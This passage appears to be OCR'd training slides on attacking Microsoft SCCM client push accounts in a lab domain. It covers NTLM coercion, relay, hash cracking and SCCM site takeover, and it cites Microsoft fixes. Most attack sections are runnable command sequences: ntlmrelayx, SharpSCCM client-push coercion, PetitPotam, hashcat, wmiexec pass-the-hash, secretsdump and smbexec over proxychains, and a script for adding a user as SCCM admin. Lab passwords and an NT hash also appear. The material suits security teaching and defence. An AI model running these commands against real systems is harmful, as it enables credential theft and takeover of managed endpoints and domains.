	WIN10-2	No				
	x64 Unknown Computer (x64 Unknown Co...	No			RO2	
	x86 Unknown Computer (x86 Unknown Co...	No			RO2	

Delete Fake Computer


Chapter 4

Client Push Installation Account

https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts#client-push-installation-account
https://learn.microsoft.com/en-us/mem/configmgr/core/clients/deploy/plan/client-installation-methods

Client Push Installation Account 101
AKA Push Account

- The Push account’s sole purpose is to allow the SCCM server to conveniently install SCCM client on endpoints. (Normally SCCM client use its machine account)
- Although widely used, Push accounts are not required. There are safer ways to install SCCM client such as Group Policy, Software update base, manual install, or logon script.




Client push installation account

When you deploy clients by using the client push installation method, the site uses the **Client push installation account** to connect to computers and install the Configuration Manager client software. If you don't specify this account, the site server tries to use its computer account.

This account must be a member of the local **Administrators** group on the target client computers. This account doesn't require **Domain Admin** rights.

You can specify more than one client push installation account. Configuration Manager tries each one in turn until one succeeds.




Microsoft Configuration Manager (Connected to RO2, SITE SQL2 - sccm2.root.local) (Evaluation, 118 days left)

Icon	Name	Client	Primary User(s)	Currently Logged o
	SCCM2	No		
	SQL1	No		
	SQL2	No		
	SQL3	Yes		
	Unknown			
	WIN10-12			
	WIN10-2			
	WIN10-20			
	WIN10-30			

https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts#client-push-installation-account
https://learn.microsoft.com/en-us/mem/configmgr/core/clients/deploy/plan/client-installation-methods

Client Account Misconfigurations

- Automatic Site-Wide Client Push Installation
- Allow Connection Fallback to NTLM



Client Push Installation Properties

Client Push Installation for Configuration Manager client

☑ Enable automatic site-wide client push installation

This option installs the Configuration Manager client on newly discovered computer resources and on existing computer resources that do not have the client installed.

☑ Allow connection fallback to NTLM

If the site server is unable to authenticate with the client using Kerberos, this option allows it to use a less secure NTLM connection

Chris Thompson @_Mayyhem
https://posts.specterops.io/coercing-ntlm-authentication-from-sccm-e6e23ea8260a

07 - Client Push via Breaking Domain Trust

- Option 1: Uninstall the client
- Option 2: Downgrade the client version
- Option 3: Break the domain trust to force the SCCM Client Push account authentication to fallback to NTLM instead of Kerberos

As local admin

```
cd C:\Users\low\Desktop
.\PsExec64.exe -s cmd.exe

setspn -D host/win10-7 win10-7
setspn -D host/win10-7.root.local win10-7
setspn -L win10-7
setspn -L win10-7
```

Reboot

```
net localgroup administrators "ROOT\Domain Admins" /del
net localgroup administrators  ROOT\sccm_push /del

cd C:\Users\low\Desktop
powershell -ep bypass

cd C:\Users\low\Desktop\Inveigh-master\
. .\Inveigh-master\Inveigh.ps1
Invoke-Inveigh -ConsoleOutput Y -MachineAccounts Y
```

@TechBrandon Brandon Colley Trimarc
Push Comes To Shove: exploring the attack surface of SCCM Client Push Accounts Part 1
Push Comes To Shove: Bypassing Kerberos Authentication of SCCM Client Push Accounts Part 2
@enigma0x3 Matt Nelson https://twitter.com/enigma0x3/status/961394841581178881


08 - SCCM Client Push triggering on Demand

- Prerequisite: SMB Signing disabled on targets

Client Push Account
NetNTLMv2 hash

Crack it

Relay it to compromise any SCCM client




```
C:\Users\low>net localgroup administrators
Alias name     administrators
Comment

Members

-------------------------------------------------------------------------------
Administrator
localadmin
ROOT\Domain Admins
ROOT\sccm_push
The command completed successfully.
```

```
ntlmrelayx.py -t "win10-20" -smb2support -of logs
SharpSCCM_merged.exe invoke client-push -t 192.168.1.100 -mp sccm2.root.local -sc RO2
wmiexec.py ./administrator@win10-20 -hashes :4e0809c93fa758c99ba42602cf0d82b2
hashcat -m 5600 ./logs_ntlmv2 ./passwordlist.txt --force
```

Chris Thompson @_Mayyhem
https://posts.specterops.io/coercing-ntlm-authentication-from-sccm-e6e23ea8260a

Client Push on Demand Microsoft Fixes

KB15498768: Fix Client Push



NTLM connection fallback update for Microsoft Endpoint Configuration Manager

Article • 10/04/2022 • 4 contributors

Feedback

In this article

Summary of KB15498768
Update information for Microsoft Endpoint Configuration Manager, versions 2103-2207
Version information
File information
Show 2 more

Applies to: Configuration Manager (current branch, versions 2103, 2107, 2111, 2203, 2207)

Summary of KB15498768

ⓘ Important

This update is superseded by the following:

KB 15599094 NTLM client installation update for Microsoft Endpoint Configuration Manager

Disabling the **Allow connection fallback to NTLM** option in *Client Push Installation Properties* is not honored under either of the following conditions:

- If there are Kerberos authentication failures the client push account will attempt an NTLM connection instead.
- The site server computer account will attempt a connection using NTLM if Kerberos authentication fails for all defined client push installation accounts.


This update prevents any attempt at NTLM authentication for client push installation when the **Allow connection fallback to NTLM** option is disabled.

Installation of this update resolves the following security issue:

- CVE-2022-37972

Beginning with Configuration Manager current branch, version 2207, the **Allow connection fallback to NTLM** option is *disabled* by default on new site installations.

KB15599094: Fix Client Push



NTLM client installation update for Microsoft Endpoint Configuration Manager

Article • 10/03/2022 • 2 contributors

Feedback

In this article


Summary of KB15599094
Update information for Microsoft Endpoint Configuration Manager, versions 2103-2207
Version information
File information
Show 2 more

Applies to: Configuration Manager (current branch, versions 2103, 2107, 2111, 2203, 2207)

Summary of KB15599094

The client push installation account always attempts an NTLM connection to a client to retrieve WMI query results during the installation process. This NTLM connection only applies to computers in a trusted domain, and happens even if the **Allow connection fallback to NTLM** option is disabled in *Client Push Installation Properties*.

Environments using versions of Configuration Manager current branch prior to 2103 are encouraged to update to a later supported version. Administrators can also disable use of automatic and manual client push installation methods to remove the risk of exposure to both this issue and the issue described in KB 15498768. For more information on



Client Push Installation Properties

Client Push Installation for Configuration Manager client

☐ Enable automatic site-wide client push installation

This option installs the Configuration Manager client on newly discovered computer resources and on existing computer resources that do not have the client installed.


☐ Allow connection fallback to NTLM

If the site server is unable to authenticate with the client using Kerberos, this option allows it to use a less secure NTLM connection

Brandon Colley
Talk: Push comes to shove: exploring SCCM attack paths - Bsides KC
https://www.hub.trimarcsecurity.com/post/push-comes-to-shove-exploring-the-attack-surface-of-sccm-client-push-accounts

09 - Misconfiguration: Client Push Account is the SCCM Server Machine Account

- Prerequisite: SCCM server machine account is use as the Push account
- Prerequisite: SMB Signing must be disabled on target
- Works even if the Push Account trigger coercion is patch (PetitPotam)




Client push installation account

When you deploy clients by using the client push installation method, the site uses the **Client push installation account** to connect to computers and install the Configuration Manager client software. If you don't specify this account, the site server tries to use its computer account.

This account must be a member of the local **Administrators** group on the target client computers. This account doesn't require **Domain Admin** rights.

You can specify more than one client push installation account. Configuration Manager tries each one in turn until one succeeds.



```
C:\Users\low>net localgroup administrators
Alias name     administrators
Comment

Members

-------------------------------------------------------------------------------
Administrator
localadmin
ROOT\Domain Admins
ROOT\sccm_push
ROOT\SCCM2$
The command completed successfully.
```


```
crackmapexec smb 192.168.1.0/24 --gen-relay-list target
ntlmrelayx.py -tf target -smb2support -socks
python3 ./PetitPotam.py 192.168.1.100 sccm2.root.local -u low -p 'Alphatango999!' -d root.local
nano /etc/proxychains4.conf
proxychains secretsdump.py ROOT/'SCCM2$'@192.168.1.106 -no-pass
proxychains smbexec.py ROOT/'SCCM2$'@192.168.1.106 -no-pass
```

Push comes to shove: exploring SCCM attack paths - Brandon Colley
https://www.hub.trimarcsecurity.com/post/push-comes-to-shove-exploring-the-attack-surface-of-sccm-client-push-accounts

Chapter 5

SCCM Administrator Privilege Escalation

10 - SCCM Compromise via Machine Account Relay to MSSQL or SMB



Microsoft Configuration Manager Setup Wizard

Prerequisite Check

Setup is checking for potential installation problems. If problems are found, Setup will display details about how to resolve them.

Details:


Prerequisite	Status	System
Windows Server 2012 and 2012 R2 lifecycle	Warning	sccm2.root.local
Network Access Account (NAA) account usage alert	Warning	sccm2.root.local
Site server computer account administrative rights	Failed	sql3.root.local
SQL Server security mode	Warning	sql3.root.local
Configuration for SQL Server memory usage	Warning	sql3.root.local

Prerequisite checking has completed.

Configuration Manager Setup requires that the site server computer has administrative rights on the SQL Server and management point computers.

SCCM Site Takeover via Automatic Client Push Installation Chris Thompson @_Mayyhem
https://posts.specterops.io/sccm-site-takeover-via-automatic-client-push-installation-f567ec80d5b1

10 - SCCM Compromise via Machine Account Relay to MSSQL or SMB



Low Priv

Client Push

PetitPotam, Printer Bug

Get SCCM2$ Machine
Account NetNTLM

Relay to MSSQL Servers
(Extended Protection
disabled MSSQL)

Add low as
SCCM Administrator

Relay to SMB: MSSQL Servers,
Management Point server
(SMB signing disabled)

Dump Creds, DPAPI, Interactive
Shell, Impersonate Tokens

Chris Thompson SCCM Site Takeover via Automatic Client Push Installation
https://posts.specterops.io/sccm-site-takeover-via-automatic-client-push-installation-f567ec80d5b1

10 - SCCM Compromise via Relay to MSSQL

- Goal: Manually modified the SCCM MSSQL database to add our low priv user as SCCM Admin

1. Retrieve the controlled user SID.

```
rpcclient --user root.local\\low%Alphatango999! 192.168.1.7
lookupnames low
low S-1-5-21-2070404402-1611237311-1122221101-1105 (User: 1)
```

2. Convert the SID to HEX using this Python script.

```
nano sid.py
from impacket.ldap import ldaptypes
sid=ldaptypes.LDAP_SID()
sid.fromCanonical('S-1-5-21-2070404402-1611237311-1122221101-1105')
print('0x' + ''.join('{:02X}'.format(b) for b in sid.getData()))
```

```
python3 sid.py
0x01050000000000051500000032DD677BBF8709602DBCE34251040000
```

2. Setup NTLM relay server.
For some reason it works better only with the IP in my lab , no fqdn

```
ntlmrelayx.py -t "mssql://192.168.1.106" -smb2support -socks
```

3. SCCM server machine account coercion

```
SharpSCCM_merged.exe invoke client-push -t 192.168.1.100 -mp sccm2.root.local -sc RO2
```

or

```
python3 ./PetitPotam.py 192.168.1.100 sccm2.root.local -u low -p 'Alphatango999!' -d root.local
```

SCCM Site Takeover via Automatic Client Push Installation Using SharpSCCM Chris Thompson
https://posts.specterops.io/sccm-site-takeover-via-automatic-client-push-installation-f567ec80d5b1

10 - SCCM Compromise via Relay to MSSQL

4. MSSQL client connection via proxy
nano /etc/proxychains4.conf (make sure socks is set to port 1080)

```
